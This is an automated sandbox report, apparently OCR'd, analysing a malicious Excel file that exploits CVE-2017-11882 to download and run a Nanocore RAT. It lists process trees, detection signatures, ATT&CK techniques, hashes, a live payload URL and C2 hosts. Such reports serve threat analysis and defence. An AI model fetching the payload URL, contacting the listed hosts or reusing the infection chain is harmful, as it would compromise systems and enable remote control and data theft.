ID: 483371
Sample Name: Enclosed.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:46:57
Date: 14/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Enclosed.xlsx

Overview


General Information

Sample Name:	Enclosed.xlsx
Analysis ID:	483371
MD5:	307b2db43e9e3b..
SHA1:	58a8d2e79a4984..
SHA256:	d902487a332eb4..
Tags:	VelvetSweatshop, xlsx
Infos:	

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Sigma detected: EQNEDT32.EXE c...
- Multi AV Scanner detection for subm...
- Malicious sample detected (through ...
- Sigma detected: NanoCore
- Yara detected AntiVM3
- Detected Nanocore Rat
- Sigma detected: Droppers Exploiting...
- Sigma detected: File Dropped By EQ...
- Multi AV Scanner detection for dropp...
- Yara detected Nanocore RAT
- Office equation editor starts process...
- .NET source code contains potentia...
- Injects a PE file into a foreign proce...
- Sigma detected: Execution from Sus...

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1936 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2652 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2224 cmdline: 'C:\Users\Public\vbc.exe' MD5: 4C658DB84A58CE7EC0C2F2EB9F14C97C)
    - sys30.exe (PID: 2420 cmdline: 'C:\Users\user\AppData\Local\sys4h57g\sys30.exe' MD5: 4C658DB84A58CE7EC0C2F2EB9F14C97C)
- sys30.exe (PID: 3048 cmdline: 'C:\Users\user\AppData\Local\sys4h57g\sys30.exe' MD5: 4C658DB84A58CE7EC0C2F2EB9F14C97C)
  - sys30.exe (PID: 2652 cmdline: C:\Users\user\AppData\Local\sys4h57g\sys30.exe MD5: 4C658DB84A58CE7EC0C2F2EB9F14C97C)
  - sys30s.exe (PID: 2256 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
    - sys30s.exe (PID: 2620 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
  - sys30s.exe (PID: 1816 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
    - sys30s.exe (PID: 1948 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
  - sys30s.exe (PID: 1012 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
    - sys30s.exe (PID: 2828 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
  - sys30s.exe (PID: 2520 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
    - sys30s.exe (PID: 2548 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
  - sys30s.exe (PID: 1996 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
    - sys30s.exe (PID: 408 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
  - sys30s.exe (PID: 1856 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
    - sys30s.exe (PID: 1228 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
  - sys30s.exe (PID: 2700 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
    - sys30s.exe (PID: 1864 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
  - sys30s.exe (PID: 2668 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
    - sys30s.exe (PID: 3004 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
  - sys30s.exe (PID: 704 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
    - sys30s.exe (PID: 908 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
  - sys30s.exe (PID: 1284 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
    - sys30s.exe (PID: 2124 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
  - sys30s.exe (PID: 2612 cmdline: 'C:\Users\user\AppData\Local\Temp\sys30s.exe' MD5: 0E362E7005823D0BEC3719B902ED6D62)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.684831018.000000000540000.00000004.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
00000009.00000002.684831018.000000000540000.00000004.00020000.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
00000009.00000002.685396413.000000000630000.00000004.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x4bbb:$x1: NanoCore.ClientPluginHost • 0x4be5:$x2: IClientNetworkHost
00000009.00000002.685396413.000000000630000.00000004.00020000.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x4bbb:$x2: NanoCore.ClientPluginHost • 0x6a6b:$s4: PipeCreated
00000009.00000002.684939765.000000000560000.00000004.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xf7ad:$x1: NanoCore.ClientPluginHost • 0xf7da:$x2: IClientNetworkHost
Click to see the 50 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.sys30.exe.38bc03e.28.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x6da5:$x1: NanoCore.ClientPluginHost • 0x6dd2:$x2: IClientNetworkHost
9.2.sys30.exe.38bc03e.28.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x6da5:$x2: NanoCore.ClientPluginHost • 0x7d74:$s2: FileCommand • 0xc776:$s4: PipeCreated • 0x6dbf:$s5: IClientLoggingHost
9.2.sys30.exe.640000.6.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x6da5:$x1: NanoCore.ClientPluginHost • 0x6dd2:$x2: IClientNetworkHost
9.2.sys30.exe.640000.6.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x6da5:$x2: NanoCore.ClientPluginHost • 0x7d74:$s2: FileCommand • 0xc776:$s4: PipeCreated • 0x6dbf:$s5: IClientLoggingHost
7.2.sys30.exe.38e56c8.10.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 102 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:


Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts 1	Windows Management Instrumentation 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingres Trans
Default Accounts	Exploitation for Client Execution 1 3	Valid Accounts 1	Extra Window Memory Injection 1	Obfuscated Files or Information 2	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encry Chan
Domain Accounts	At (Linux)	Registry Run Keys / Startup Folder 2	Valid Accounts 1	Software Packing 1 1	Security Account Manager	System Information Discovery 1 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-S Port
Local Accounts	At (Windows)	Logon Script (Mac)	Access Token Manipulation 1	Timestomp 1	NTDS	Security Software Discovery 1 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remo Acces Softw
Cloud Accounts	Cron	Network Logon Script	Process Injection 1 1 2	Extra Window Memory Injection 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Non-Applic Layer Proto
Replication Through Removable Media	Launchd	Rc.common	Registry Run Keys / Startup Folder 2	Masquerading 1 1 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Applic Layer Proto
External Remote Services	Scheduled Task	Startup Items	Startup Items	Valid Accounts 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Modify Registry 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applic Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Proto
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Virtualization/Sandbox Evasion 2 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Process Injection 1 1 2	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail F
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Hidden Files and Directories 1	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Enclosed.xlsx	29%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\sys4h57g\sys30.exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\sys30s.exe	14%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\sys30s.exe	11%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.sys30.exe.560000.3.unpack	100%	Avira	TR/NanoCore.fadte		Download File
9.2.sys30.exe.70000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://13.238.159.178/truth/vbc.exe	0%	Avira URL Cloud	safe	
http://ns.adobe.c/s	0%	Avira URL Cloud	safe	
http://tempuri.org/login2DataSet.xsd	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://tempuri.org/ProductDataSet.xsd	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://n.f	0%	Avira URL Cloud	safe	
http://tempuri.org/PendingProList.xsd	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://ns.adobede	0%	Avira URL Cloud	safe	
http://tempuri.org/ProductDataSet1.xsd#CustomerDataTableuThe	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://ns.ao	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://tempuri.org/ProductDataSet1.xsd	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.google.com	172.217.168.36	true	false		high
e-businessloader.mywire.org	194.5.98.103	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://13.238.159.178/truth/vbc.exe	true	• Avira URL Cloud: safe	unknown
http://https://www.google.com/	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.217.168.36	www.google.com	United States		15169	GOOGLEUS	false
13.238.159.178	unknown	United States		16509	AMAZON-02US	true
194.5.98.103	e-businessloader.mywire.org	Netherlands		208476	DANILENKODE	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483371
Start date:	14.09.2021
Start time:	21:46:57
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 14m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Enclosed.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@51/57@23/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 1.3% (good quality ratio 1%) • Quality average: 63.4% • Quality standard deviation: 34.4%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
21:47:43	API Interceptor	86x Sleep call for process: EQNEDT32.EXE modified
21:47:48	API Interceptor	200x Sleep call for process: vbc.exe modified
21:47:55	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\sys30.lnk
21:48:04	API Interceptor	1717x Sleep call for process: sys30.exe modified
21:48:23	API Interceptor	2024x Sleep call for process: sys30s.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	667136
Entropy (8bit):	6.722731568770937
Encrypted:	false
SSDEEP:	6144:4kS8lJbCW4cCUDgd35ZFj6uf3wwoBd78yRp+7tjbSaFSZYFFhJk5XkbQEPr3jbDM:J9bB41pZFmw3wwo733gtSsSZCfOkm3l
MD5:	4C658DB84A58CE7EC0C2F2EB9F14C97C
SHA1:	CE119BDEE8F67E1AEF1E45DA57C0BF2E858D3826
SHA-256:	3BEE3F04F56446103684FC76026CFAA5AB39CF206489B2E7C9142EAD5A68C738
SHA-512:	08F212F8745A077BC3F0F839A1D7BC008D87D65072D3A2B91C8EE7764C00F25D594D0972CB32EA26931FE3FE9BA205814A45C5B83BA661972A84D54824569B5A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
IE Cache URL:	http://13.238.159.178/truth/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....`.....$.....C... .....@.. ..... ..`.....C..K....`..... ..... ..H.....text....#... ...$..... ..`.rsrc.....`.....&.....@..@.reloc..... .....,.....@..B.....C.....H.....V.....G....y...k..... .....%.d...(.....e... .....%.f...(.....g...*..(....*&..(....*.s.....s.....s.....s.....s.... .....*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....,.....o....+....9....~.....,2~.....(....o.....,r...p..... (....s....z..+..s.....~.....(.....o.....(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\13E09461.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.812195854060378
Encrypted:	false
SSDEEP:	3072:U34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:24UcLe0JOcXuunhqcS
MD5:	B13F5C457D230231A208F2987E745125
SHA1:	8F04183D640FD9B079F744C7D5516B2306510460
SHA-256:	61871A444B8C92B591A7DDC6C56513F3AFAFAF66B8415F0302E875F7712048AE
SHA-512:	CE7135E9AD3A19A2F110040ED88761EC758FB66BC5BAC1819165344446F02462580108C45E154596CA934CA1B8D5A2AEB0241653315E27DF7DC3053304556E13
